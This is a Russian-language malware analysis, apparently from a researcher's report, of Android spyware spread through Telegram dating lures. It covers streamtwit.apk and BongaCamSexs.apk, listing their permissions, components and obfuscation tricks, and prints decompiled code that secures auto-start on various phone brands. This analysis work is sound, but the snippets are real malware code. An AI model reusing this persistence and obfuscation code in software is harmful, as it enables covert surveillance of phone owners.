
ПРЕДЫСТОРИЯ

Третья девушка написала в **Telegram** боте для анонимных знакомств, предложив продолжить общение сразу в личных сообщениях. Оказалось, что у неё, как и у девушки из второй ситуации, есть собственный канал в **Telegram**, в котором она делится контентом и предлагает подписчикам обрести доступ к полным версиям контента, установив мобильное приложение стримингового сервиса:




ПРЕДЫСТОРИЯ

Примечательно, что со временем канал был заменён на другой. В этот раз девушка дополнительно любезно предоставила своим подписчикам подробную **инструкцию** по установке нового приложения, в которую входит выдача этому приложению конфиденциального разрешения "**Специальные возможности**", несмотря на предупреждение устройства о связанных рисках и возможных последствиях:



ПРЕДЫСТОРИЯ




Новое приложение, **BongaCamSexs.apk** оказалось на **5.7** мегабайт крупнее предыдущего, **streamtwit.apk**.

Экземпляры оказались похожи, за исключением пары моментов:

- **streamtwit.apk** – более обфусцирован
- **BongaCamSexs.apk** – включает в себя дополнительную функциональность

Ниже, в описании технических особенностей вредоносного ПО, рассматриваемого в данном разделе, я совмещу функциональность обеих версий, по возможности демонстрируя наименее обфусцированные образцы кода из имеющихся.



STREAMTWIT


Приложение **streamtwit** указывает следующие аппаратные способности, как необходимые:

- **android.hardware.faketouch**
- **android.hardware.telephony**
- **android.hardware.wifi**

А также работает с компонентами **device-admin**, **ime**, **accessibility**

На иконке приложения изображена девушка, которая фотографирует своё отражение в зеркале:


```
application: label='streamtwit' icon='classes.dex/drawable/reducingf70.png'
feature-group: label=''
  uses-feature: name='android.hardware.faketouch'
  uses-implies-feature: name='android.hardware.faketouch' reason='default feature for all apps'
  uses-feature: name='android.hardware.telephony'
  uses-implies-feature: name='android.hardware.telephony' reason='requested a telephony permission'
  uses-feature: name='android.hardware.wifi'
  uses-implies-feature: name='android.hardware.wifi' reason='requested android.permission.ACCESS_WIFI_STATE permission,
d requested android.permission.CHANGE_WIFI_STATE permission'
provides-component: 'device-admin'
provides-component: 'ime'
provides-component: 'accessibility'
```



- cn_access.png
- en_access.png
- greenprogress.xml
- keyback.png
- nont.png
- notification_bg_low.xml
- oppo_bty_ar_1.jpg
- oppo_bty_cn_2.png
- reducingf70.png
- shape.xml
- tooltip_frame_dark.xml



classes.dex/drawable/reducingf70.png



Запрашиваемые права в соответствии с **AndroidManifest.xml**:

android.permission.ACCESS_NETWORK_STATE	android.permission.SEND_SMS
android.permission.ACCESS_WIFI_STATE	android.permission.SYSTEM_ALERT_WINDOW
android.permission.CHANGE_WIFI_STATE	android.permission.USE_FULL_SCREEN_INTENT
android.permission.DISABLE_KEYGUARD	android.permission.WAKE_LOCK
android.permission.FOREGROUND_SERVICE	android.permission.WRITE_EXTERNAL_STORAGE
android.permission.INTERNET	com.android.alarm.permission.SET_ALARM
android.permission.READ_EXTERNAL_STORAGE	oplus.permission.OPLUS_COMPONENT_SAFE
android.permission.READ_PHONE_STATE	oppo.permission.OPPO_COMPONENT_SAFE
android.permission.READ_SMS	
android.permission.RECEIVE_BOOT_COMPLETED	
android.permission.REQUEST_DELETE_PACKAGES	
android.permission.REQUEST_INSTALL_PACKAGES	
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS	
com.huawei.permission.external_app_settings.USE_COMPONENT	

BONGACAMSEXS


Светло-серым курсивом выделены те включения, что совпадают со **streamtwit**

Приложение **BongaCamSexs** указывает следующие аппаратные способности, как необходимые:

- **android.hardware.camera**
- *android.hardware.faketouch*
- **android.hardware.location**
- **android.hardware.microphone**
- *android.hardware.telephony*
- *android.hardware.wifi*

И тоже работает с компонентами **device-admin**, **ime**, **accessibility**
На иконке приложения изображён логотип настоящего сервиса:

```
application: label='BongaCamSexs' icon='AndroidManifest.xml/drawable/beadsy70.png'
launchable-activity: name='remember.left.shxtoilzocgzhsycroszkwwzgwdjprkiyhlmopjlkglgeuo2.MainActivity' label='BongaCamSexs' icon='AndroidManifest.xml/drawable/skinicon.png'
feature-group: label=''
  uses-feature: name='android.hardware.camera'
  uses-implies-feature: name='android.hardware.camera' reason='requested android.permission.CAMERA permission'
  uses-feature: name='android.hardware.faketouch'
  uses-implies-feature: name='android.hardware.faketouch' reason='default feature for all apps'
  uses-feature: name='android.hardware.location'
  uses-implies-feature: name='android.hardware.location' reason='requested android.permission.ACCESS_COARSE_LOCATION permission, and requested android.permission.ACCESS_FINE_LOCATION permission'
  uses-feature: name='android.hardware.microphone'
  uses-implies-feature: name='android.hardware.microphone' reason='requested android.permission.RECORD_AUDIO permission'
  uses-feature: name='android.hardware.telephony'
  uses-implies-feature: name='android.hardware.telephony' reason='requested a telephony permission'
  uses-feature: name='android.hardware.wifi'
  uses-implies-feature: name='android.hardware.wifi' reason='requested android.permission.ACCESS_WIFI_STATE permission, and requested android.permission.CHANGE_WIFI_STATE permission'
provides-component:'device-admin'
provides-component:'ime'
provides-component:'accessibility'
```



Запрашиваемые права в соответствии с **AndroidManifest.xml**:

```
android.permission.ACCESS_COARSE_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_WIFI_STATE
android.permission.CALL_PHONE
android.permission.CAMERA
android.permission.CHANGE_WIFI_STATE
android.permission.DISABLE_KEYGUARD
android.permission.FOREGROUND_SERVICE
android.permission.GET_ACCOUNTS
android.permission.INTERNET
android.permission.READ_CALL_LOG
android.permission.READ_CONTACTS
android.permission.READ_EXTERNAL_STORAGE
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
com.huawei.permission.external_app_settings.USE_COMPONENT
```

```
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.RECORD_AUDIO
android.permission.REQUEST_DELETE_PACKAGES
android.permission.REQUEST_INSTALL_PACKAGES
android.permission.SEND_SMS
android.permission.SET_WALLPAPER
android.permission.SYSTEM_ALERT_WINDOW
android.permission.USE_FULL_SCREEN_INTENT
android.permission.WAKE_LOCK
android.permission.WRITE_EXTERNAL_STORAGE
com.android.alarm.permission.SET_ALARM
oplus.permission.OPLUS_COMPONENT_SAFE
oppo.permission.OPPO_COMPONENT_SAFE
```


BONGACAMSEXS

Активности

MainActivity	CraxsBrowser	RequestDataUsage
SecondActivity	FloatingView	RequestVPN
WakeupActivity	installupdate	RequestOPPOB
RequestUninstall	flyActivity	RequestPermission2
RequestInstallPrim	OpenActivity	RequestKeyboard
RequestScreenCap	OpenChrome	RequestAdmin
CameraActivity	isOver	

Сервисы

MyJobService, KeyboardService, initializeService, CameraHandler, LocationService, AccessService, BackgroundWorker, FirewallServices

Ресиверы

- CustomReceiver (RestartSensor);
- Datareciver (android.intent.action.DATE_CHANGED);
- AdminReceiver (android.app.action.DEVICE_ADMIN_ENABLED);

- ScreenReceiver (android.intent.action.SCREEN_ON, android.intent.action.SCREEN_OFF, android.intent.action.ACTION_POWER_CONNECTED, android.intent.action.ACTION_POWER_DISCONNECTED, android.intent.action.USER_PRESENT);

- PackagesReceiver (android.intent.action.PACKAGE_INSTALL, android.intent.action.PACKAGE_ADDED, android.intent.action.PACKAGE_REMOVED, android.intent.action.PACKAGE_CHANGED, android.intent.action.MY_PACKAGE_REPLACED);

- BootReceiver (android.intent.category.DEFAULT, android.intent.action.BOOT_COMPLETED, android.intent.action.ACTION_BOOT_COMPLETED, android.intent.action.QUICKBOOT_POWERON, com.htc.intent.action.QUICKBOOT_POWERON, android.intent.action.REBOOT, android.intent.action.LOCKED_BOOT_COMPLETED, miui.intent.action.BOOT_COMPLETED);

ОБФУСКАЦИЯ

Наблюдаемые техники обфускации:

- Замена названий компонентов на случайные значения. Пример кода:

```

2416         do {
                if (i < 1) {
                    i++;
2359             afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6gyeRY37.
                _afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6_1 =
                "hvlhcjuirkatgjqnyavlqynaycsciWuqyJtsrewmtbodgrvlhcarmxhmdyuvvgbjdvoqgyckkyvurtxiXhvarsfznijguelqwpzv
                vvquvxjsakzgbdiAuoxgkiJbmsctfYrcurmhvdKpyoboyLwlwlfziobbdFodidJtgjJwgxbRpxooeLmqrcfWetiixcqfywdszriXl
                voraahlycttzevlCdeeoCckgpFayjZfayaofazsiieiigedhCmmwbdhwamanbrmsargxbBesafazvqQnardledtdfureatetfhjsjzz
                jbhQwxgnpjCbsaiOjixjmsLzgwBhjdioldtryeCaiarvnoafyuldgdDbbgvLhkonovbogvdggwkumgryzzaqcgcnloma55";
2360             System.out.println(afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6gyeRY37.
                _afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6_1);
                } else if (i < 2) {
                    i++;
2364             afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6gyeRY37.
                _afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6_2 =
                "hvlhcjuirkatgjqnyavlqynaycsciWuqyJtsrewmtbodgrvlhcarmxhmdyuvvgbjdvoqgyckkyvurtxiXhvarsfznijguelqwpzv
                vvquvxjsakzgbdiAuoxgkiJbmsctfYrcurmhvdKpyoboyLwlwlfziobbdFodidJtgjJwgxbRpxooeLmqrcfWetiixcqfywdszriXl
                voraahlycttzevlCdeeoCckgpFayjZfayaofazsiieiigedhCmmwbdhwamanbrmsargxbBesafazvqQnardledtdfureatetfhjsjzz
                jbhQwxgnpjCbsaiOjixjmsLzgwBhjdioldtryeCaiarvnoafyuldgdDbbgvLhkonovbogvdggwkumgryzzaqcgcnloma55";
2365             System.out.println(afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6gyeRY37.
                _afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6_2);
                } else if (i < 3) {
                    i++;
2369             afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6gyeRY37.
                _afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6_3 =
                "hvlhcjuirkatgjqnyavlqynaycsciWuqyJtsrewmtbodgrvlhcarmxhmdyuvvgbjdvoqgyckkyvurtxiXhvarsfznijguelqwpzv

```

- Дробление кода на составные части и его распределение по отдельным классам. Так, например, выглядят некоторые компоненты иерархии пакетов одного из файлов:

```

> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6xhB3K104
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6xTPit30
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6XVLHn31
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6YugrN33
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6yVghL62
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6zDMPo125
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6ZgUAj112
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6ZLLBw100
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6zrxWI48
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6zvGci95
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6zyrrK61
> bddojsokpr1021
> bekrucixg1017
> fwvytkwkdl016
> hmjbuscaak1024
> kgbndduuqq1023
> mlxptkeqca1022
> sxebbwaxyc1018
> thpiayomegl019
> uqjondhtly1025
> xigtgbtefal020
> AdminReceiver
> BuildConfig
> doqbnmydol979
> euolvgtggy980
> eurwsxcmq985
> giifyuvqlx983
> gtohmqabfm987
> jqrwluszm982
> qjlmnwyaby984

```


ОБФУСКАЦИЯ

- Трансформация значений строк для усложнения человекочитаемости:

- **Преобразование строк в формат Base64.** Далее я переименовала функцию для декодирования в **base64decode**

```
public static Context appContext;
public static String ifScreenShot;
static initializeService st;
public static String ConnectionKey = utilities.
bzzoqecdncgfuboifovrjddzkiocgfugzvlqircxodecxbtir45("Nzc3MQ==");
public static String uninstall = "on";
public static String CLINAME = "raman";
public static List<PacketClass> li = null;
```

initializeService x utilities x

```
597 public static String bzzoqecdncgfuboifovrjddzkiocgfugzvlqircxodecxbtir45(String str) {
    try {
600     return new String(Base64.decode(str, 0), "UTF-8");
    } catch (UnsupportedEncodingException unused) {
        return null;
    }
}
```

- **Разбиение строк на подстроки** со внедрением случайных символов между ними. Далее я переименовала функцию для извлечения в **extractString**


```
utilities.rhwkjtihxnlvryghfkxkygbmwqsgewrzohekedwejfxuvrnmbt53(
"Android SDK bipvozashtgeqqvldyhuorjkivgrqyssrukdkzylvntvotkgopsrvnhvebqhpnsgedkd
wwqslneskdldcbpfavmnafacqlomgvsbhbfbmolfuftblynzlxwgvbsenauwquvhfzcnpywtflbiznrl
brknlvcnusrqlmsmepzfyqaaykhklqjwji etfcxnii oyqodjyefcugormhrghimwqxxabnfkufbjafqhy
oxhyffxokhupuqqamymuxxlkgydpsdchnoubztyilwhphoqfgndisornemzmzxubczcjdf oelluaglebyk
vvqgvubqccrmjrzngyezzupixxewdbgsxjegjhbsxzyisephrdnprjcj qhxgdkqukytpwykkpqiqzznl
yulk55uilt for x86",
"ipvozashtgeqqvldyhuorjkivgrqyssrukdkzylvntvotkgopsrvnhvebqhpnsgedkdwwqslneskdldcb
pfavmnafacqlomgvsbhbfbmolfuftblynzlxwgvbsenauwquvhfzcnpywtflbiznrlbrknlvcnusrql
msmepzfyqaaykhklqjwji etfcxnii oyqodjyefcugormhrghimwqxxabnfkufbjafqhyoxhyffxokhupu
qqamymuxxlkgydpsdchnoubztyilwhphoqfgndisornemzmzxubczcjdf oelluaglebykvvqgvubqccrm
jrzngyezzupixxewdbgsxjegjhbsxzyisephrdnprjcj qhxgdkqukytpwykkpqiqzznl syulk55")) ||
```


ОБФУСКАЦИЯ

ОПЕЧАТКИ

В осмысленных названиях компонентов обнаруживаются **опечатки**. Не до конца ясно, допускал ли их автор случайно, по той ли, например, причине, что *английский – не родной язык автора*, или же они были допущены намеренно, с целью затруднения обнаружения специалистами вредоносных элементов приложения путём поиска конкретных подстрок или с целью обхода техник классификации ПО, как вредоносного, на основании наличия ключевых любопытных слов.

Примеры опечаток



Используемое название

Корректное название

MyAudioRecorder

MyAudioRecorder

StoragPermissions

StoragePermissions

daterecever / DataReciver

DataReceiver

ask_battary

ask_battery

Dele

Del / Delete

SaveTouches

SaveTouches

Repet

Repeat

Treger

Trigger

NeedNotifi

NeedNotify / NeedNotification

...

АВТОЗАПУСК >

Как в **MainActivity**, так и в **SecondActivity** происходит вызов метода **getAutoStartPermission**, который проверяет бренд заражённого мобильного устройства (**Build.BRAND**), а после – вызывает соответствующий бренду метод для настройки прав на автоматический запуск приложения и управление оптимизацией работы батареи:

```

    }
    return lowerCase.equals(Brand.PHONE_XIAOMI);
}

202 public boolean getAutoStartPermission(Context context) {
203     String lowerCase = Build.BRAND.toLowerCase(Locale.ROOT);
204     lowerCase.hashCode();
205     char c = 65535;
    switch (lowerCase.hashCode()) {
        case -1320380160:
            if (lowerCase.equals("oneplus")) {
                c = 0;
                break;
            }
            break;
        case -1206476313:
            if (lowerCase.equals(Brand.PHONE_HUAWEI1)) {
                c = 1;
                break;
            }
            break;
        case -759499589:
            if (lowerCase.equals(Brand.PHONE_XIAOMI)) {
                c = 2;
                break;
            }
            break;
        case 3003984:
            if (lowerCase.equals("asus")) {
                c = 3;
                break;
            }
            break;
        case 3318203:
            if (lowerCase.equals("letv")) {
                c = 4;
                break;
            }
            break;
        case 3418016:
            if (lowerCase.equals(Brand.PHONE_OPPO)) {
                c = 5;
                break;
            }
            break;
    }

    }
    break;
}

225
221
211
207
217
223
227
213
219
229
215

    }
    break;
    case 108389869:
        if (lowerCase.equals(Brand.PHONE_XIAOMI3)) {
            c = 11;
            break;
        }
        break;
    case 111379569:
        if (lowerCase.equals("ulong")) {
            c = '\f';
            break;
        }
        break;
    }
    switch (c) {
        case 0:
            return autoStartOnePlus(context);
        case 1:
            return autoStartHuawei(context);
        case 2:
            return autoStartXiaomi(context);
        case 3:
            return autoStartAsus(context);
        case 4:
            return autoStartLetv(context);
        case 5:
            return autoStartOppo(context);
        case 7:
            return autoStartVivo(context);
        case '\b':
            return autoStartmeizu(context);
        case '\t':
            return autoStartHonor(context);
        case '\n':
            return autoStartNokia(context);
        case '\f':
            return autoStartulong(context);
        default:
            return false;
    }
}

277 private boolean autoStartXiaomi(Context context) {
278     if (isPackageExists(context, "com.miui.securitycenter")) {
279         try {
280             startIntent(context, "com.miui.securitycenter",
281                 "com.miui.permcenter.autostart.AutoStartManagementActivity");
282             return true;
283         } catch (Exception e) {
284             try {
285                 Xiaomi2(context);
286                 return true;
287             } catch (Exception unused) {
288                 Log.e("AT.AutoStartXiaomi", Log.getStackTraceString(e));
289             }
290         }
291     }
292     return false;
293 }

298 private boolean autoStartAsus(Context context) {
299     if (isPackageExists(context, "com.asus.mobilemanager")) {
300         try {
301             startIntent(context, "com.asus.mobilemanager",
302                 "com.asus.mobilemanager.powersaver.PowerSaverSettings");
303             return true;
304         } catch (Exception e) {
305             Log.e("AT.AutoStartAsus", Log.getStackTraceString(e));
306             try {
307                 startIntent(context, "com.asus.mobilemanager",
308                 "com.asus.mobilemanager.autostart.AutoStartActivity");
309                 return true;
310             } catch (Exception e2) {
311                 Log.e("AT.AutoStartAsus", Log.getStackTraceString(e2));
312             }
313         }
314     }
315     return false;
316 }

